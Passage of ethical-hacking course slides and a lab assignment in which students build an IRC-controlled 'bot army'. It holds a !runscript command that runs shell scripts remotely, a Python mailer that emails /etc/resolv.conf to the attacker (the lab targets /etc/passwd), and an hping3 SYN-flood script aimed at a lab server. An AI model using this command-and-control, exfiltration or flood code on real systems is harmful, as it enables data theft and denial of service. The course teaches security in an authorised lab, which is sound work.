
```

When finished type in Irssi that your bot can ping an ip address



Distributed Bot Ping

Doing a distributed ping using our EH Bot Army



Doing a distributed ping using our EH Bot Army

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|-------------|---------------|---------------|----------|--------|---|
| 4 | 3.209955900 | 172.30.10.212 | 172.30.10.173 | ICMP | 98 | Echo (ping) request id=0xdf4b, seq=1/256,... |
| 5 | 3.210041746 | 172.30.10.173 | 172.30.10.212 | ICMP | 98 | Echo (ping) reply id=0xdf4b, seq=1/256,... |
| 6 | 3.210331903 | 172.30.10.205 | 172.30.10.173 | ICMP | 98 | Echo (ping) request id=0x1141, seq=1/256,... |
| 7 | 3.210364716 | 172.30.10.173 | 172.30.10.205 | ICMP | 98 | Echo (ping) reply id=0x1141, seq=1/256,... |
| 8 | 4.209563866 | 172.30.10.212 | 172.30.10.173 | ICMP | 98 | Echo (ping) request id=0xdf4b, seq=2/512,... |
| 9 | 4.209622540 | 172.30.10.173 | 172.30.10.212 | ICMP | 98 | Echo (ping) reply id=0xdf4b, seq=2/512,... |
| 10 | 4.209660503 | 172.30.10.205 | 172.30.10.173 | ICMP | 98 | Echo (ping) request id=0x1141, seq=2/512,... |
| 11 | 4.209674203 | 172.30.10.173 | 172.30.10.205 | ICMP | 98 | Echo (ping) reply id=0x1141, seq=2/512,... |
| 12 | 5.208477100 | 172.30.10.205 | 172.30.10.173 | ICMP | 98 | Echo (ping) request id=0x1141, seq=3/768,... |
| 13 | 5.208531380 | 172.30.10.173 | 172.30.10.205 | ICMP | 98 | Echo (ping) reply id=0x1141, seq=3/768,... |
| 14 | 5.210364773 | 172.30.10.212 | 172.30.10.173 | ICMP | 98 | Echo (ping) request id=0xdf4b, seq=3/768,... |
| 15 | 5.210394480 | 172.30.10.173 | 172.30.10.212 | ICMP | 98 | Echo (ping) reply id=0xdf4b, seq=3/768,... |
| 16 | 6.207579713 | 172.30.10.205 | 172.30.10.173 | ICMP | 98 | Echo (ping) request id=0x1141, seq=4/1024,... |
| 17 | 6.207638063 | 172.30.10.173 | 172.30.10.205 | ICMP | 98 | Echo (ping) reply id=0x1141, seq=4/1024,... |
| 18 | 6.210980023 | 172.30.10.212 | 172.30.10.173 | ICMP | 98 | Echo (ping) request id=0xdf4b, seq=4/1024,... |
| 19 | 6.211011306 | 172.30.10.173 | 172.30.10.212 | ICMP | 98 | Echo (ping) reply id=0xdf4b, seq=4/1024,... |
| 20 | 7.207432783 | 172.30.10.205 | 172.30.10.173 | ICMP | 98 | Echo (ping) request id=0x1141, seq=5/1280,... |
| 21 | 7.207510056 | 172.30.10.173 | 172.30.10.205 | ICMP | 98 | Echo (ping) reply id=0x1141, seq=5/1280,... |
| 22 | 7.210928263 | 172.30.10.212 | 172.30.10.173 | ICMP | 98 | Echo (ping) request id=0xdf4b, seq=5/1280,... |
| 23 | 7.210969676 | 172.30.10.173 | 172.30.10.212 | ICMP | 98 | Echo (ping) reply id=0xdf4b, seq=5/1280,... |
| 24 | 8.207483346 | 172.30.10.205 | 172.30.10.173 | ICMP | 98 | Echo (ping) request id=0x1141, seq=6/1536,... |
| 25 | 8.207536826 | 172.30.10.173 | 172.30.10.205 | ICMP | 98 | Echo (ping) reply id=0x1141, seq=6/1536,... |
| 26 | 8.210896693 | 172.30.10.212 | 172.30.10.173 | ICMP | 98 | Echo (ping) request id=0xdf4b, seq=6/1536,... |
| 27 | 8.210927666 | 172.30.10.173 | 172.30.10.212 | ICMP | 98 | Echo (ping) reply id=0xdf4b, seq=6/1536,... |

Only two bots in the army right now

```
rsimms@oslab:~
19:08 -!- Pod12bot [EH-Zombie@i.love.debian.org] has joined #cis76
19:09 -!- Pod05bot [EH-Zombie@i.love.debian.org] has joined #cis76
19:09 < rsimms> !ping 172.30.10.173
19:09 < Pod05bot> Sending ten pings, give me around 20 seconds to process.
19:09 < Pod12bot> Sending ten pings, give me around 20 seconds to process.
19:09 < Pod05bot> Here you go: PING 172.30.10.173 (172.30.10.173) 56(84) bytes of data. | 10
packets transmitted, 10 received, 0% packet loss, time 8996ms
19:09 < Pod12bot> Here you go: PING 172.30.10.173 (172.30.10.173) 56(84) bytes of data. | 10
packets transmitted, 10 received, 0% packet loss, time 9000ms
[19:16] [rsimms(+i)] [2:eh-irc/#cis76(+nt)]
[#cis76]
```



Adding more commmands to your bot

Adding another command to your bot

vi bot_commands

```
# File completed: Sept. 24th, 2016 01:45
# File modified: Oct. 1st, 2016 17:33 - added ping command.
# File modified: Oct. 15th, 2016 14:59 - added runscript command.
import commands
command_dictionary = {
    "join":{"code":"bot_core.bot_commands.join_channel(bot_core);"},
    "part":{"code":"bot_core.bot_commands.part_channel(bot_core);"},
    "quit":{"code":"bot_core.bot_commands.quit_server(bot_core);"},
    "debug":{"code":"bot_core.bot_commands.debug_variable(bot_core);"},
    "ping":{"code":"bot_core.bot_commands.ping_server(bot_core);"},
    "runscript":{"code":"bot_core.bot_commands.run_script(bot_core);"}
}
< snipped >
else: bot_core.send_message("Sorry, this command is pretty strict. Make sure your IP address is simple IPv4.");
def run_script(bot_core):
    bot_core.send_message("Running the script ... watch out!");
    script_output = commands.getoutput("./bot_script").split("\n");
    bot_core.send_message("Script finished! {0}".format(script_output[0]));
# EOF
```

Don't forget to add a comma

Adding a !runscript command to the bot_commands file

Add new IRC bot !runscript command

1. Use `!quit` in irrsi to terminate your bot.
2. Edit the `bot_commands.py` file.
 - Line 10: Add a comma to the end of line.
 - Line 11: Remove the beginning `#` (comment) character.
 - Lines 57-60: Remove the beginning `#` (comment) characters
3. Make sure your bot still runs without errors
`python bot_connect.py`
4. Use `!quit` in irrsi to terminate your bot.


When finished type in Irssi that your bot has been modified



Exfiltration script

Running an exfiltration script

vi bot_example01.script



```
bot_example01_script (~/ehbot) - VIM
File Edit View Search Terminal Help
#!/bin/bash
#
# This script runs when the ehbot is given the !runscript command
#
scriptName=$0

# email file to attacker
python mailer.py

# Log the script ran
echo $scriptName worked at $(date +%A at %r') >> log
1,1 Top
```

A little bash script that runs a python program then makes a log entry

vi mailer.py

```

mailer.py (~/ehbot) - VIM
File Edit View Search Terminal Help
# The zombie computer runs this script to email contents of
# a file back to the attacker
#
# Credit: https://docs.python.org/2/library/email-examples.html
#
import smtplib
from email.mime.text import MIMEText
from sys import exit

# Update the two line below to your pod number and Opus username
podNum = "05"
userName = "simben76"

# Open a plain text file for reading then copy contents for email.
stolenFile = "/etc/resolv.conf"
fp = open(stolenFile, 'r')
msg = MIMEText(fp.read())
fp.close()

# Send the message.
victim = "pod" + podNum + "bot@eh-kali-" + podNum + ".cis.cabrillo.edu"
attacker1 = userName + "@opus.cis.cabrillo.edu"
attacker2 = "rsimms@opus.cis.cabrillo.edu"
msg['Subject'] = 'Exfiltrated %s file' % stolenFile
msg['From'] = victim
msg['To'] = attacker1 + ", " + attacker2
s = smtplib.SMTP('opus.cis.cabrillo.edu')
s.sendmail(victim, [attacker1,attacker2], msg.as_string())
s.quit()

1,1 Top

```

A little python program that emails the contents of a file to the attacker

Update bot_script to exfiltrate a file

1. Use `!quit` in irrsi to terminate your bot.
2. Copy the exfiltration script to the bot's script.
`cp bot_example01_script bot_script`
3. Edit `mailer.py`
Line 12: Change the XX to your pod number (e.g. 05, 12, etc.).
Line 13: Change `xxxxxx76` to your Opus username.
4. Launch your bot
`python bot_connect.py`

When finished type in Irssi that your bot has been modified

Exfiltrating files using our EH Bot Army

```
rsimms@oslab:~
19:55 -!- Pod05bot [EH-Zombie@i.love.debian.org] has quit [Quit: ]
19:55 -!- Pod12bot [EH-Zombie@i.love.debian.org] has quit [Quit: ]
19:57 -!- Pod12bot [EH-Zombie@i.love.debian.org] has joined #cis76
19:57 -!- Pod05bot [EH-Zombie@i.love.debian.org] has joined #cis76
19:57 < rsimms > !runscript
19:57 < Pod05bot > Running the script ... watch out!
19:57 < Pod12bot > Running the script ... watch out!
19:57 < Pod12bot > Script finished!
19:57 < Pod05bot > Script finished!
[19:58] [rsimms(+i)] [2:eh-irc/#cis76(+nt)]
[#cis76]
```

```
rsimms@oslab:/home/cis76/depot
& h
>N 9 pod05bot@eh-kali-05. Sat Oct 15 19:57 19/760 "Exfiltrated contents of /etc/resolv.conf"
 N 10 pod12bot@eh-kali-12. Sat Oct 15 19:59 19/761 "Exfiltrated contents of /etc/resolv.conf"
& 9
Message 9:
From pod05bot@eh-kali-05.cis.cabrillo.edu Sat Oct 15 19:57:55 2016
Return-Path: <pod05bot@eh-kali-05.cis.cabrillo.edu>
Date: Sat, 15 Oct 2016 19:57:55 -0700
Content-Type: text/plain; charset="us-ascii"
Subject: Exfiltrated contents of /etc/resolv.conf
From: pod05bot@eh-kali-05.cis.cabrillo.edu
To: rsimms@oslab.cis.cabrillo.edu
Status: R

# Generated by NetworkManager
search cis.cabrillo.edu
nameserver 172.30.5.101
nameserver 172.30.5.102
&
```

The bot sends emails the contents of /etc/resolv.conf to the attacker



Flood script

Running an flood script

vi bot_example02.script

```
#!/bin/bash
#
# This script runs when the ehbot is given the !runscript command
#
scriptName=$0

#ping -c2 eh-kali.cis.cabrillo.edu

# Mini denial of service (run as root)
hping3 -S -p 80 -c 1000000 -i u1 172.30.10.160

# Log the script ran
echo $scriptName worked at $(date +%A at %r') >> log
```


A little bash script that runs an hping3 syn flood

Update bot_script to flood a web server

1. Use `!quit` in irrsi to terminate your bot.
2. Copy the syn flood script to the bot's script.
`cp bot_example02_script bot_script`
3. Launch your bot
`python bot_connect.py`

When finished type in Irssi that your bot has been modified

Flood the Cylon recruiting website with SYN connects



```
rsimms@oslab:/home/cis76/depot
16:23 -!- rsimms [rsimms@i.love.debian.org] has joined #cis76
16:23 [Users #cis76]
16:23 [ eh-irc] [ milhom76] [ Pod05bot] [ Pod12bot] [ rsimms]
16:23 -!- Irssi: #cis76: Total of 5 nicks [0 ops, 0 halfops, 0 voices, 5 normal]
16:23 -!- Channel #cis76 created Sat Oct 1 13:59:00 2016
16:23 -!- Irssi: Join to #cis76 was synced in 0 secs
16:23 < rsimms> !runscript
16:23 < Pod05bot> Running the script ... watch out!
16:23 < Pod12bot> Running the script ... watch out!
16:23 < Pod05bot> Script finished!
16:23 < Pod12bot> Script finished!
[16:34] [rsimms (+i)] [2:eh-irc/#cis76 (+nt)]
[#cis76]
```

The bot floods the eh-centos web server with SYN connects

Assignment



Cabrillo College



Lab 7: Programming for Security Professionals

This lab introduces an IRC bot. The student will add a new command to the bot to email the contents of the `/etc/passwd` file on the “zombie” computer back to the attacker controlling the bot.

Warning and Permission

**Unauthorized hacking can result in
prison terms, large fines, lawsuits and
being dropped from this course!**

For this lab you have authorization to hack the VMs in the VLab pod assigned to you.

Preparation

- Get the CIS 76 Login Credentials document. You will need usernames and passwords to log into VLab and each of the VMs. This document is on Canvas and the link is in the CIS 76 Welcome letter.
- Determine which VLab pod number you were assigned. See the link on the left panel of the class website.
- If you haven't already configured your pod in the previous labs, then follow the instructions here: <https://simms-teach.com/docs/cis76/cis76-podSetup.pdf>

Part 1 – Add a new command to your Bot named after yourself

- 1) Review and do the corresponding Bot module activities in Lesson 8:
 - a. Edit `bot_data.py` with your information.
 - b. Add the runscript command.

*Lab 7 due
next week*



Wrap up

Next Class

Assignment: Check the Calendar Page on the web site to see what is due next week.

Lab 7

Quiz questions for next class:

- What language are Metasploit exploits written in?
- Who created Ruby?
- TCP port 6667 is typically used for which service?



Backup